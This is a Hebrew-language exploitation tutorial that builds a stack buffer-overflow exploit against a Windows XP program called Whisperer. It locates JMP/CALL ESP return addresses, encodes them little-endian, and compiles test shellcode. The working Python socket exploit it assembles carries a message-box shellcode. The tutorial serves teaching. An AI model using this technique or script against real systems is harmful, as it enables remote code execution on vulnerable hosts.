
העדיפות שלנו תהיה למצוא את אחת מההוראות הנ"ל בקובץ ההפעלה של התוכנה או בסיפריות אשר שייכות לה, אך לא תמיד נוכל למצוא אותן בקבצים אלה ויהיה עלינו לפנות לספריות של מערכת ההפעלה (נדון בהמשך ביתרונות ובחסרונות של כל דרך).

כדי לאתר את ההוראות ישנם מספר כלים שיכולים לעזור לנו אך תחילה נראה כיצד אנו יכולים לבצע זאת באמצעות אולי.

ע"י לחיצה עם המקש הימני של העכבר יפתח תפריט עם לא מעט אפשרויות, אנו נבחר ב: **search for -> command** כפי שניתן לראות בצילום המסך:




בחלון שייפתח אנו נרשום את הוראת האסמבלר שברצוננו למצוא, כגון **jmp esp** או **call esp** ונלחץ על **find**.




במקרה שלנו לא נצליח למצוא את אחת ההוראות הנ"ל בתוך קובץ ההרצה של **Whisperer** לכן נצטרך לפנות לסיפריות שלה או של מערכת ההפעלה.


לשם כך נבדוק באילו ספריות **Whisperer** משתמשת ע"י לחיצה על  בסרגל הכלים של אולי.
בחלון שייפתח נראה ש-**Whisperer** משתמשת רק בספריות סטנדארטיות של מערכת ההפעלה לצורך הדוגמה נבחר בספריה - user32.dll ע"י לחיצה כפולה עליה:



שימו לב שכותרת החלון השתנתה מ-**Whisperer.exe** ל-**USER32**:



שוב נבצע חיפוש להוראת האסמבלר **JMP ESP** אך הפעם בתוך **USER32**.
מצויין, מצאנו הוראה שנמצאת בכתובת: **77D8AF0A!**



דרך נוספת לאתר את הוראות האסמבלר היא באמצעות כלי שנקרא **msfpesacn** המהווה חלק מ-**Metasploit**:

```
root@Blackbox:~# msfpescan -j esp user32.dll
[user32.dll]
0x77d5aa01 push esp; ret
0x77d8af0a jmp esp
0x77daacbf jmp esp
0x77daaccf jmp esp
0x77daacdb jmp esp
....
0x77dc16d7 jmp esp
0x77dc1fc7 jmp esp
0x77dc7c5f jmp esp
0x77dc7c6f jmp esp
0x77dc7c7b jmp esp
```

Return Address

כתובת הוראת האסמבלר **JMP ESP** שאותה נכתוב על **EIP** נקראת **Return Address**

מיד אנו נערוך את קוד ה-**Exploit** ונטמיע בו את כתובת זו אך לפני כן חשוב לציין שאנו לא נרשום אותה בצורה הנוכחית שלה: **77D8AF0A** אלא בהיפוך ז"א: **0AAFD877**.

היפוך זה נקרא: **little endian**

little endian בארכיטקטורת מעבד **x86** היא שיטת אחסון נתונים נומריים בזיכרון

הערך הפחות משמעותי הוא זה שיאוחסן ראשון (Least significant byte) **LSB**.

אמנם לא דנו בכך עדיין אך הכתובת **77D8AF0A** עלולה להוות בעיה מכיוון והיא מכילה תו בעייתי שהוא: **0A** בהמשך המאמר נרחיב בנושא אך לעת עתה נצטרך לאתר כתובת חלופית, ננסה לחפש הוראת **JMP ESP** נוספת ב-user32.dll,לאחר שלא נמצאה הוראה נוספת בתוך אולי, אנו יכולים להמשיך לחפש ב- dll אחר, אך בואו ננסה לחפש את ההוראה **call esp**


מצויין, נמצאה הכתובת: **77D6B141**

לא לשכוח, עלינו לרשום את הכתובת כך: **41B1D677**, אנו נערוך שוב את ה-**Exploit** שלנו ובמקום האות **B** שחוזרת על עצמה 4 פעמים נרשום את ה-**return address** בצורת **little endian**.

```
#!/usr/bin/python
import socket

host = "192.168.1.103"
port = 4321

buffer="\x41" * 268

# 77D6B141 - CALL ESP KERNEL32.DLL
buffer+="\x41\xB1\xD6\x77" # return address

buffer+="\x43" * 400

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))

data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```


לפני שנריץ את הקוד ניצור נקודת הפסקה באולי לכתובת של **jmp esp** כדי לוודא שהכל עובד כשורה

קודם כל ניגש לכתובת ע"י לחיצה על הסימן  (go to address) בסרגל הכלים נזין את ה- **return address** ונלחץ על **OK**:




אנו אמורים להגיע לכתובת הנ"ל, ייתכן ובפעם הראשונה לא תנחתו בכתובת המבוקשת במקרה שכזה יש לחזור על הפעולה פעם נוספת.


כאשר נגיע למיקום הכתובת עלינו ליצור את נקודת העצירה (**break point**) ע"י סימונה ולחיצה על מקש **F2**, שימו לב שהכתובת תודגש בצבע אדום:



עכשיו אנו יכולים להריץ את קוד הפייתון, לאחר קריסת **Whisperer**, אולי יפסיק את פעולתה בדיוק בנקודה שביקשנו, שימו לב שעכשיו הכתובת מסומנת בשחור:




גם בחלון האוגרים ניתן לראות שהאוגר **EIP** מכיל את ה-**return address**:



עכשיו נבדוק האם ההוראה הבאה אכן תפנה אותנו לתוכן של **ESP** (המשך ה-buffer)

נעשה זאת ע"י לחיצה על מקש **Step into – F7**, ההוראה תתבצע ונראה שהופננו לתוכן של **ESP**.

***חשוב לציין שהשימוש בספריות של מערכת ההפעלה עבור ה-return address מגביל את תאימות ה-Exploit לאותה גרסה בלבד עם אותה חבילת השירות הספציפית שמותקנת עליה, לעומת השימוש בכתובת מתוך הקובץ הבינארי או ספריות השייכות לו שיאפשר תאימות לגרסאות נוספות של חבילות שירות ומערכות הפעלה.**



מצויין, הכל מתקתק כמו שצריך, הגיע הזמן להציג ל-**Whisperer** קוד משלנו, אנו מיד נראה כיצד ומהיכן ניתן להשיג קוד קיים, כיצד ניתן לחולל קוד באמצעות **Metasploit** וכיצד נטמיע אותו ב-**Exploit**.

הקוד שאנו נציג ל-**Whisperer** מכונה בשם **Shellcode**.

Shellcode

ה-**Shellcode** הוא בעצם פיסת קוד שתשמש כמטען (**payload**) אותו נשלח למטרה, קוד זה יבצע פעולות כגון: הרצת פקודות מערכת, הוספת משתמש, קבלת חיבור מהמטרה אלינו בצורת Command Shell ועוד...

את ה-**Shellcode** ניתן לכתוב **באסמבלר** או ב-**C**, אנו לא נדון בתהליך כתיבת קוד זה אלא על השגתו ממקורות שונים בדיקתו והטמעתו בקוד הפייתון שהוא בעצם ה-**Exploit** שלנו.

ישנם מספר מקורות שמהם אנו יכולים להשיג קוד זה, לדוגמה:

http://www.exploit-db.com/shellcode/
http://www.shell-storm.org/shellcode/
http://projectshellcode.com/

כמובן שעלינו להשתמש ב-**Shellcode** לפלטפורמה המתאימה , במקרה שלנו זוהי סביבת חלונות ולכן נשתמש ב-**Shellcode** ל-**Win32**.

לצורך הדוגמה אנו נשתמש בקוד שכל תפקידו יהיה להציג תיבת הודעה (msg box) הקוד נלקח מכאן:
http://www.shell-storm.org/shellcode/files/shellcode-526.php

להלן הקוד בשפת אסמבלר, אנו נהדר אותו לקובץ בינארי, נמיר אותו ל-**Shellcode** ונבדוק את פעולתו, חשוב לציין שקוד זה מותאם לסביבת **Windows XP SP2**

```
mov ecx,7c82dd38h ;"Admin" string in mem
xor eax,eax
mov ebx,7c860ad8h ;Addr of "FatalAppExit()"
push ecx          ;function from Kernel32
push eax
call ebx          ;App does a Clean Exit.
```

נסדר את הקוד בקובץ טקסט ונשמור אותו בשם **msgbox.asm**

אנו נשתמש במהדר אסמבלר בשם **nasm** כדי להדר את הקוד לקובץ בינארי בשם **msgbox.bin**


```
root@Blackbox:~# nasm msgbox.asm -o msgbox.bin
```

אנו נמיר את הקובץ הבינארי ל-**Shellcode**, אציג שתי שיטות לביצוע המשימה

השיטה הראשונה היא בצורה ידנית:

נפתח את הקובץ באמצעות עורך הקסדצימלי בשם **hexedit** נעתיק את תוכנו ונסדר אותו

```
root@Blackbox:~# hexedit -b msgbox.bin
```



את התוכן שהעתקנו נדביק לקובץ טקסט חדש נקרא לו: **msgbox.txt**

נשתמש בפקודה הבאה כדי לסדר אותו, נפטר מהרווחים, טקסט מיותר וכו...

```
root@Blackbox:~# cat msgbox.txt | cut -d " " -f2-22 | tr -d " " | tr -d "\n"
```

התוצאה היא:

```
66B938DD827C6631C066BBD80A867C6651665066FFD3
```

עכשיו נכין את הפלט לפורמט הקסדצימלי שאותו נטמיע בקוד הפייתון של ה-**Exploit**

```
"\x66\xB9\x38\xDD\x82\x7C\x66\x31\xC0\x66\xBB\xD8\x0A\x86\x7C\x66\x51\x66\x50\x
66\xFF\xD3"
```

האופציה השניה היא להשתמש בכלי שנכתב ע"י **Peter Van Eeckhoutte** ונקרא **pveReadbin.pl**

```
root@Blackbox:~# perl pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 22 bytes

"\x66\xb9\x38\xdd\x82\x7c\x66\x31"
"\xc0\x66\xbb\xd8\x0a\x86\x7c\x66"
"\x51\x66\x50\x66\xff\xd3";

Number of null bytes : 0
```

ניתן להשתמש גם בכלי שנקרא **s-proc** כדי להמיר את הקובץ הבינארי ל-**Shellcode**:

http://math.ut.ee/~mroos/secprog/shellcode/s-proc.c

אמנם הקובץ המקורי שהורדנו מ-**Shell storm** כבר הכיל את ה-**Shellcode** בפורמט הדרוש לנו אך בכל זאת רציתי להציג את התהליך הידני.


בדיקת והטמעת ה-Shellcode

בתוך הקובץ שהורדנו מ-**Shell storm** ניתן למצוא גם קוד בשפת **C** המשלב בתוכו את ה-**Shellcode**


```
char code[] = "\xB9\x38\xDD\x82\x7C\x33\xC0\xBB"
              "\xD8\x0A\x86\x7C\x51\x50\xFF\xd3";

int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

קוד זה מאפשר לנו לבדוק את ה-**Shellcode** מחוץ ל-**Exploit** שלנו לפני הטמעתו, אנו יכולים להחליף את התוכן של [] char code עם כל **Shellcode** שנחפוץ, את הקוד נדביק בקובץ שנקרא **msgbox.c**.

אנו נצטרך להדר את הקוד באמצעות מהדר לשפת **C/C++** , לדוגמת **Dev-C++**:




לאחר תהליך ההידור נריץ את הקובץ שנוצר **msgbox.exe** ונצפה בתוצאה:



עכשיו הגיע הזמן לערוך את קוד הפייתון ולהוסיף את ה-**Shellcode**, למרות שגודל המטען שלנו הוא רק 16 בתים ואנו שלחנו **buffer** של 5000 בתים ל-**Whisperer** בואו ונבדוק כמה מקום באמת זמין לנו עבור ה-**Shellcode**.

לשם כך אנו נצטרך לבצע חישוב קטן, כאשר דנו בנושא **return address** הצבנו נקודת עצירה לתוכנית וביצענו קפיצה ל-**buffer** שלנו, כפי שאתם יכולים לראות בצילום המסך הבא ה-**buffer** מתחיל בכתובת:


0022F970 אנו נגלול מעט כלפי מטה להיכן שמסתיים ה-**buffer** שמורכב מהאות **C**, או 43 בהקסדצימלי:



היכנשהו באמצע ה-**buffer** אנו יכולים לראות שמשהו השתבש, משהו קוטע את הרצף של ה-**buffer.**

כפי שניתן לראות בצילום המסך הבא זהו התו **00**, לצורך העניין אנו נתייחס לזה כסוף ה-**buffer** זאת אומרת שורה אחת מעל שהיא הכתובת: **0022FAFF**:


החישוב שלנו יהיה הכתובת בסוף ה-**buffer** מינוס הכתובת בתחילת ה-**buffer**.
את החישוב נבצע בכל מחשבון שתומך בתצוגה מדעית כגון **KCALC** בלינוקס או המחשבון של **Windows** במידה ואנו משתמשים ב-**windows calc** יש לעבור למצב מדעי ולבחור במצב **HEX**:



החישוב יהיה:

0022FAFF - 0022F970 = **18F**

את התוצאה **18F** נמיר למספר דצימלי ע"י בחירה במצב **DEC** במחשבון:



זאת אומרת שיש לנו בערך **399 בתים** זמינים עבור ה-**Shellcode** שלנו.

בואו ונערוך את קוד הפייתון של ה-**Exploit** ונוסיף את ה-**Shellcode**, בנוסף ל-**Shellcode** אנו נבצע עוד שינוי קטן ונוסיף **NOP SLED** על חשבון ה-**buffer** הנותר.

NOP SLED מורכבת מההוראה **NOP (no operation)** שמוכפלת מספר פעמים וזאת כדי להבטיח גישה "חלקה ונעימה" יותר ל-**Shellcode**.

בהקסדצימלי ההוראה **NOP** מיוצגת כ-**"\x90"**.

לפני שנערוך את הקוד, בואו ניזכר מה היה לנו עד כה ומה המצב עכשיו אחרי שחישבנו את גודל ה-**buffer** האפשרי.

268 בתים עבור הקריסה, **4 בתים** של ה-**return address** ו- **399 בתים** עבור שארית ה-**buffer**.


מתוך 399 הבתים הנותרים אנו נחסיר 20 בתים עבור ה-**NOP SLED**, 16 בתים עבור ה-**Shellcode** ואת שאר ה-**buffer** נרפד גם ב-**nops**:

```
#!/usr/bin/python
import socket
host = "192.168.1.103"
port = 4321
buffer="\x41" * 268 # crash
buffer+="\x41\xB1\xD6\x77" # CALL ESP KERNEL32.DLL return address
buffer+="\x90" * 20 # nop sled
# 16 bytes Msgbox shellcode
buffer+="\xB9\x38\xDD\x82\x7C\x33\xC0\xBB\xD8\x0A\x86\x7C\x51\x50\xFF\xd3"
buffer+="\x90" * 363 # nop padding
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

נטען את **Whisperer** באולי, נבצע הרצה, נמצא את ה-**return address** באמצעות **go to address** ונשים נקודת עצירה (**breakpoint**) על כתובתה.

בואו נריץ את ה-**Exploit** שלנו ונראה את פרי העבודה שלנו...


לאחר ש-**Whisperer** תעצור בנקודת העצירה נלחץ על **F7** כדי לקפוץ ל-**ESP**:



הגענו ל-**nop sled** ומיד אחריה אנו יכולים לראות את ה-**Shellcode**, בואו נשים נקודת עצירה נוספת אחרי ה-**Shellcode** על אחד ה-**nops**:

```
0022F97A  90              NOP
0022F97B  90              NOP
0022F97C  90              NOP
0022F97D  90              NOP
0022F97E  90              NOP
0022F97F  90              NOP
0022F980  90              NOP
0022F981  90              NOP
0022F982  90              NOP
0022F983  90              NOP
0022F984  B9 38DD827C     MOV ECX,7C82DD38                ASCII "Admin"
0022F989  33C0            XOR EAX,EAX
0022F98B  BB D80A867C     MOV EBX,kernel32.FatalAppExitA
0022F990  51              PUSH ECX
0022F991  50              PUSH EAX
0022F992  FFD3            CALL EBX
0022F994  90              NOP
0022F995  90              NOP
0022F996  90              NOP
0022F997  90              NOP
0022F998  90              NOP
0022F999  90              NOP
0022F99A  90              NOP
0022F99B  90              NOP
0022F99C  90              NOP
```

ונמשיך את הרצת **Whisperer** ע"י לחיצה על המקש **F9**:



